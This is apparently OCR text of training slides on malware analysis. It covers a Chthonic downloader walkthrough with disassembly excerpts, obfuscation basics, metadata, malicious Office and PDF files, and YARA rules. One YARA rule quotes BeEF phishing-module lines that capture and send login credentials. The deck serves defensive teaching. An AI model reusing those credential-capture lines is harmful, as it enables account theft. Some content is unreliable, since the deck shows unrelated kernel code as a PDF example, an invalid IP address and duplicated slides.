
Tools for Dynamic Malware Analysis

- We used a few tools in the static malware analysis lab.
- In this exercise, we are going to look at **Flare VM**.
- **Flare VM** is an alternative Windows-based distribution of tools for malware analysis and forensics.
- Find it on **Git Hub**.

Disassembly

At this point, some knowledge of assembly languages is needed because the next step would be to run the malware in a disassembler and walk through the process.

This is time consuming, so I will take you through a brief overview of the disassembly process.



Dynamic Analysis

We know that, once downloaded, the downloader injects itself into the msiexec.exe process.


- Initially, some data is recovered, so the malware knows how to proceed.
  - The OS version information is acquired.
- It seems that the downloader has some similarities to the Andromeda bot.

```
; Attributes: bp-based frame

public start
start proc near

nSize= dword ptr -304h
var_300= dword ptr -300h
VersionInformation= _OSVERSIONINFOA ptr -298h
Buffer= byte ptr -200h
var_100= dword ptr -100h

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 304h
push    ebx
push    esi
push    edi
call    sub_401A56
call    sub_401A56
call    sub_4014D7
push    2
pop     edi
mov     esi, 0AFh
```


Dynamic Analysis (cont.)

The Chthonic downloader contains an encrypted configuration file.

- The main data contained in the configuration file includes a list of C2 servers, a 16-byte key for RC4 encryption, UserAgent, and botnet id.
- After decrypting the configuration file, its individual parts are saved in a heap.



Dynamic Analysis (cont.)

The downloader puts together a system data package typical of ZeuS Trojans and encrypts it first using XorWithNextByte and then using RC4.

- Additionally, it is an essential aspect for developing the efficient removal tools that can definitely perform malware removal on an infected system.
- Next, the package is sent to one of the C2 addresses specified in the configuration file.
- In response, the malware receives an extended loader – a module in a format typical of ZeuS (i.e., not a standard PE file but a set of sections that are mapped to memory by the loader itself).


```
push    0FFFFFFF6h      ; nStdHandle
call    ds:GetStdHandle
call    sub_401865
call    sub_401848
push    offset aMax     ; "max"
call    nullsub_1
mov     esi, large fs:30h
call    sub_401A39
call    sub_401760
call    sub_401760
call    sub_4019D4
call    sub_401604
mov     eax, [esi+0Ch]
mov     esi, [eax+0Ch]
lea     eax, [esp+310h+VersionInformation]
push    eax             ; lpVersionInformation
call    ds:GetVersionExA ; Get extended information about the
                         ; version of the operating system
push    14h
pop     edx
xor     ecx, ecx
mov     [esp+310h+nSize], 4
```


Dynamic Analysis (cont.)

The downloader puts together a system data package typical of ZeuS Trojans and encrypts it first using XorWithNextByte and then using RC4.

Including:

- Executable code
- Relocation table
- Point of entry
- Exported functions
- Import table.



```
push    0FFFFFFF6h      ; nStdHandle
call    ds:GetStdHandle
call    sub_401865
call    sub_401848
push    offset aMax     ; "max"
call    nullsub_1
mov     esi, large fs:30h
call    sub_401A39
call    sub_401760
call    sub_401760
call    sub_4019D4
call    sub_401604
mov     eax, [esi+0Ch]
mov     esi, [eax+0Ch]
lea     eax, [esp+310h+VersionInformation]
push    eax             ; lpVersionInformation
call    ds:GetVersionExA ; Get extended information about the
                         ; version of the operating system
push    14h
pop     edx
xor     ecx, ecx
mov     [esp+310h+nSize], 4
```


Dynamic Analysis (cont.)

The extended loader also contains a configuration file encrypted using the virtual machine. It loads the Trojan's main module, which in turn downloads all the other modules.

- The set of functions enables the malware to steal online banking credentials using a variety of techniques.

Questions?

Malware Obfuscation

Capgemini

Agenda

Encoding | Encryption | Hashing | Obfuscation

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

Understand the difference between encoding, encryption, hashing, and obfuscation.

Understand how these tools are used to impact network security and hide information

History of Malware Obfuscation

Malware authors realized early on that, to protect their code, they would have to find some way to stay ahead of network defenders…

Like you!

History of Malware Obfuscation (cont.)

The Brain virus, written by the Farooq Alvi brothers in 1986, would cover up attempts to read disk sectors that it had infected and, instead, display unmolested data.

Obfuscation Techniques

There are many different ways to hide malware code such as the following:

- Encoding
- Encryption
- Hashing
- Obfuscation

Encoding

The purpose of encoding is to transform data so that it can be properly (and safely) consumed by a different type of system.

Such as binary data being sent over email or viewing special characters on a web page

Examples:

- American Standard Code for Information Interchange (ASCII)
- Unicode
- Uniform Resource Locator (URL) Encoding
- base64


USASCII code chart

Bits b_7 b_6 b_5 →	0 0 0	0 0 1	0 1 0	0 1 1	1 0 0	1 0 1	1 1 0	1 1 1
b_4 b_3 b_2 b_1 ↓ Row / Column →	0	1	2	3	4	5	6	7
0 0 0 0	0	NUL	DLE	SP	0	@	P	`	p
0 0 0 1	1	SOH	DC1	!	1	A	Q	a	q
0 0 1 0	2	STX	DC2	"	2	B	R	b	r
0 0 1 1	3	ETX	DC3	#	3	C	S	c	s
0 1 0 0	4	EOT	DC4	$	4	D	T	d	t
0 1 0 1	5	ENQ	NAK	%	5	E	U	e	u
0 1 1 0	6	ACK	SYN	&	6	F	V	f	v
0 1 1 1	7	BEL	ETB	'	7	G	W	g	w
1 0 0 0	8	BS	CAN	(	8	H	X	h	x
1 0 0 1	9	HT	EM	)	9	I	Y	i	y
1 0 1 0	10	LF	SUB	*	:	J	Z	j	z
1 0 1 1	11	VT	ESC	+	;	K	[	k	{
1 1 0 0	12	FF	FS	,	<	L	\	l	|
1 1 0 1	13	CR	GS	-	=	M	]	m	}
1 1 1 0	14	SO	RS	.	>	N	^	n	~
1 1 1 1	15	SI	US	/	?	O	_	o	DEL

Encryption

The purpose of encryption is to transform data to keep it secret from others.

- Such as sending someone a secret letter that only they should be able to read or securely sending a password over the Internet.
- Rather than focusing on usability, the goal is to ensure the data cannot be consumed by anyone other than the intended recipient(s).




Examples:

- Advanced Encryption Standard (AES)
- Blowfish
- RSA

Hashing

Hashing serves the purpose of ensuring integrity (i.e., making it so that, if something is changed, you can know that it is changed).

- Technically, hashing takes arbitrary input and produces a fixed-length string that has the following attributes:
  - The same input will always produce the same output.
  - Multiple disparate inputs should not produce the same output.
  - It should not be possible to go from the output to the input.
  - Any modification of a given input should result in drastic change to the hash.



Examples:

- Secure Hash Algorithm 3 (SHA-3)
- Message Digest 5 (MD5) (now obsolete)

Obfuscation


- The purpose of obfuscation is to make something more difficult to understand, usually for the purposes of making it more difficult to attack or to copy.
- One common use is the obfuscation of source code so that it is more difficult to replicate a given product if it is reverse engineered.
- It is important to note that obfuscation is not a strong control (such as properly employed encryption) but rather an obstacle.
  - It, like encoding, can often be reversed by using the same technique that obfuscated it.
  - Other times, it is simply a manual process that takes time to work through.

Examples:

- javascript obfuscator
- proguard

Summary

- Encoding is for maintaining data usability and can be reversed by employing the same algorithm that encoded the content (i.e., no key is used).
- Encryption is for maintaining data confidentiality and requires the use of a key (kept secret) to return to plaintext.
- Hashing is for validating the integrity of content by detecting all modification thereof via obvious changes to the hash output.
- Obfuscation is used to prevent people from understanding the meaning of something and is often used with computer code to help prevent successful reverse engineering and/or theft of a product's functionality.



Questions?

Metadata

Agenda

What is Metadata? | Types of Metadata | Metadata Tools

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

Understand how metadata can be used to identify suspicious files.


Understand how metadata can be spoofed or altered.

Metadata

- Information about other data
- Summarizes basic information to make working with data easier
- Can be created manually or automatically by hardware and software

Metadata – Photographs

- Photographs contain metadata that can be read using some tools.
- Photograph metadata can include the following:
  - Creator
  - Dates
  - Locations



Metadata – Photographs (cont.)


Metadata can be changed, and there are many tools for that purpose.

- AnalogExif
- ExifToolGUI
- Exif Pilot

Metadata – Photographs – AnalogExif

AnalogExif


- Freeware
- Digital image editor for multiple formats
- Custom Extensible Metadata Platform (XMP)
- Batch capable



Metadata – Photographs – ExifTool Graphical User Interface (GUI)

ExifTool GUI

- Powerful
- Multi-Platform
- Compatible with Multiple Vendors
  - Cannon
  - Casio
  - Fuji
  - Nikon
  - Olympus



Metadata


The last time a search engine was used, that search started with metadata.

Whatever is searched for is used by the search algorithm to begin parsing information.

Metadata (cont.)

Although web searches can seem infinitely complex, metadata makes it possible.

Data can have complex or simple metadata, depending on the type of information or file type.



Metadata Examples

General Examples:

- Title and description of the file
- Tags and categories
- User who created the file
- When the file was created
- When it was modified
- Access permissions

Questions?

Common Types of Files

Capgemini

Agenda

Portable Document Format (PDF) | Office Files

Topic Learning Objectives


Upon completion of this topic, the student should be able to do the following:

Understand how malware utilizes common file types to exploit network resources.

Exploiting Common Files

Attackers have used executable and system files to infect target environments for years.

However, now experts say APTs are using less suspicious file types.



Viruses – Macro Viruses

These types of viruses are the ones that run inside specific applications that allow macro programs to extend the capabilities of a given software.

Office Documents

Contain information that the user may be unaware of such as the following:

- Version number of Office
- OS
- Users who have modified the document

Office Documents (cont.)

Extensible Markup Language (XML) is a flexible, open source file format used to encode metadata and other information in Microsoft Office documents.

It is also subject to compromise by malicious actors.

Office Documents (cont.)

Malicious Office files must contain everything the code needs to execute the initial stages of the exploit.

Office Documents (cont.)

AKBuilder is a tool to create compromised Office documents in rich text format.

Available online and requires no expert knowledge to use

Office Documents (cont.)

There are many tools available to allow incident responders and SOC analysts to analyze and determine if an Office document has been compromised.

OfficeMalScanner is a tool that operates from the windows command line tool and is exclusively for use on a Windows machine.

pyOLEscanner.py is an agnostic version of the same tool.

OMS locates and extracts any shellcode that may be in the document or files embedded in the PE Header.

Office Documents (cont.)

OfficeMalScanner is a tool that operates from the windows command line tool and is exclusively for use on a Windows machine.

pyOLEscanner.py is an agnostic version of the same tool.

OMS locates and extracts any shellcode that may be in the document or files embedded in the PE Header.

Other tools include:

- Offvis – Windows only tool for analyzing file structures, has a GUI interface.
- Oledump.py – Python script for the analysis of OLE file

PDF Documents

Contain information the user may be unaware of, such as the following:


- Author Name
- Creation Date
- Application Used
  - (Not always Adobe!)
- Title
- Subject (if added by author)
- Dates of Any Modifications

PDF Documents (cont.)

PDF files have a plethora of metadata attached that can be filled out by the user.

PDFs will automatically populate the following:

- Filename
- Title
- Creator (based on Windows user's name)
- Modified Date



PDF Documents (cont.)

Header	• Version Number
Body	• Page Objects • Image Objects • Font Objects • Bookmark Objects • Form Objects
Cross-Reference Table	• Locations of objects within the file – for random access
Trailer	• Locations of certain objects within the body • Location of the cross-reference table in the file

PDF Documents (cont.)

PDF documents can contain suspicious elements that can be seen by the trained eye.


```
 nblocks = (gidsetsize + NGROUPS_PER_BLOCK - 1) / NGROUPS_PER_BLOCK;
/* Make sure we always allocate at least one indirect block pointer */
nblocks = nblocks ? : 1;
group_info = kmalloc(sizeof(*group_info) + nblocks*sizeof(gid_t *), GFP_USER);
if (!group_info)
 return NULL;
group_info->ngroups = gidsetsize;
group_info->nblocks = nblocks;
atomic_set(&group_info->usage, 1);

if (gidsetsize <= NGROUPS_SMALL)
 group_info->blocks[0] = group_info->small
else {
 for (i = 0; i < nblocks; i++) {
  gid_t *b;
    b = (void *)__get_free_page(GFP_USER);
  if (!b)
     goto out_undo_partial_alloc;
    group_info->blocks[i] = b;
```

PDF Documents (cont.)

When determining if a PDF document has been compromised, analysts will often conduct static PDF analysis.

PDF Documents (cont.)

The analysis of PDF documents requires specific tools; and, there are many new ones on the market.

Viruses – Antivirus

- Effective against installed malware
- Must be regularly updated
- Ineffective against new, or 0-Day, vulnerabilities

Questions?

Search Strings and YARA

Capgemini

Agenda

Search Strings – Defined | Using YARA

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

Understand how YARA signatures and search strings can be used to identify malware by network and hardware analysis tools.

YARA

YARA is a tool aimed at (but not limited to) helping malware researchers to identify and classify malware samples.

YARA (cont.)

```
rule src_ptheft_command {
    meta:
        description = "Auto-generated rule - file command.js"
        author = "Pasquale Stirparo"
        reference = "not set"
        date = "2015-10-08"
        hash = "49c0e5400068924ff87729d9e1fece19acbfbd628d085f8df47b21519051b7f3"
    strings:
        $s0 = "var lilogo = 'http://content.linkedin.com/etc/designs/linkedin/katy/global/clientlibs/img/logo.png';" fullword wide ascii /* score: '38.00' */
        $s1 = "dark=document.getElementById('darkenScreenObject'); " fullword wide ascii /* score: '21.00' */
        $s2 = "beef.execute(function() {" fullword wide ascii /* score: '21.00' */
        $s3 = "var logo  = 'http://www.youtube.com/yt/brand/media/image/yt-brand-standard-logo-630px.png';" fullword wide ascii /* score: '32.42' */
        $s4 = "description.text('Enter your Apple ID e-mail address and password');" fullword wide ascii /* score: '28.00' */
        $s5 = "sneakydiv.innerHTML= '<div id=\"edge\" '+edgeborder+'><div id=\"window_container\" '+windowborder+ '><div id=\"title_bar\" ' +ti" wide ascii /* score: '28.00' */
        $s6 = "var logo  = 'https://www.yammer.com/favicon.ico';" fullword wide ascii /* score: '27.42' */
        $s7 = "beef.net.send('<%= @command_url %>', <%= @command_id %>, 'answer='+answer);" fullword wide ascii /* score: '26.00' */
        $s8 = "var title = 'Session Timed Out <img src=\"' + lilogo + '\" align=right height=20 width=70 alt=\"LinkedIn\">';" fullword wide ascii /* score: '24.00' */
        $s9 = "var title = 'Session Timed Out <img src=\"' + logo + '\" align=right height=20 width=70 alt=\"YouTube\">';" fullword wide ascii /* score: '24.00' */
        $s10 = "var title = 'Session Timed Out <img src=\"' + logo + '\" align=right height=24 width=24 alt=\"Yammer\">';" fullword wide ascii /* score: '24.00' */
        $s11 = "var logobox = 'style=\"border:4px #84ACDD solid;border-radius:7px;height:45px;width:45px;background:#ffffff\"';" fullword wide ascii /* score: '21.00' */
        $s12 = "sneakydiv.innerHTML= '<br><img src=\\''+img+'\\' width=\\'80px\\' height=\\'80px\\' /><h2>Your session has timed out!</h2><p>For" wide ascii /* score: '23.00' */
        $s13 = "inner.append(title, description, user,password);" fullword wide ascii /* score: '23.00' */
        $s14 = "sneakydiv.innerHTML= '<div id=\"window_container\" '+windowborder+ '><div id=\"windowmain\" ' +windowmain+ '><div id=\"title_bar" wide ascii /* score: '23.00' */
        $s15 = "sneakydiv.innerHTML= '<div id=\"window_container\" '+windowborder+ '><div id=\"windowmain\" ' +windowmain+ '><div id=\"title_bar" wide ascii /* score: '23.00' */
        $s16 = "answer = document.getElementById('uname').value+':'+document.getElementById('pass').value;" fullword wide ascii /* score: '22.00' */
        $s17 = "password.keydown(function(event) {" fullword wide ascii /* score: '21.01' */
    condition:
        13 of them
```


YARA (cont.)

Example of a simple YARA search string:

```
1  Rule dynamic_chaos : chaos
2  {
3    meta:
4         description = "This is an example"
5         thread_level = 3
6         in_the_wild = true
7
8    strings:
9         $a = {5A 41 69 01 33 00 01 7A 15 9F 99}
10        $b = {273.49.221.98}
11        $c = {https://badsite.gu}
12
13   condition:
14        $a or $b and $c
15 }
```


YARA Searches


YARA can search for many different types of information:

- ASCII and Unicode Strings
- Hexadecimal
- RegEx
- Wildcards

Other search options include the following:

- Boolean Logic
- File Sizes
- Etc.

Operator	Meaning	C# Expression
$a \vee b$	or	$a \mid\mid b$
$\bar{a}$	not	$!a$
$a \downarrow b$	nor	$!(a \mid\mid b)$
$a \rightarrow b$	implies	$!a \mid\mid b$
$a \mid b$	nand	$!(a \&\& b)$
$a \equiv b$	exnor	$a == b$
$a \oplus b$	exor	$a! = b$



Identifying YARA Search Strings

To create high-fidelity, accurate search strings in YARA, choose good information on which to base it. YARA strings that are consistent across most kinds of malware are as follows:

- Compiler Information
- Debugging Data
- Application Programming Interface (API) Calls
- User Display Text (callouts)
- Registry Keys Accessed
- File Names (easily changed)
- C2 (Domain Name System [DNS], URLs, Uniform Resource Identifiers [URIs])

Executables

Agenda

Executables – Defined | PE Headers | Magic Numbers

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

Define an executable file.

Identify a PE header, and use it to determine a file type.

Use magic numbers to identify a file.

Executable Files

Executables of questionable origin are a part of the network analysis conducted in the SOC and by the Cyber Incident Response Team (CIRT).

Executable Files (cont.)

- What function does the executable perform?
- Does it open external ports or connections?
- Is it malicious?

How Executables are Made

1. Code is written to accomplish a specific task.
2. Code is compiled.
3. .exe is created.

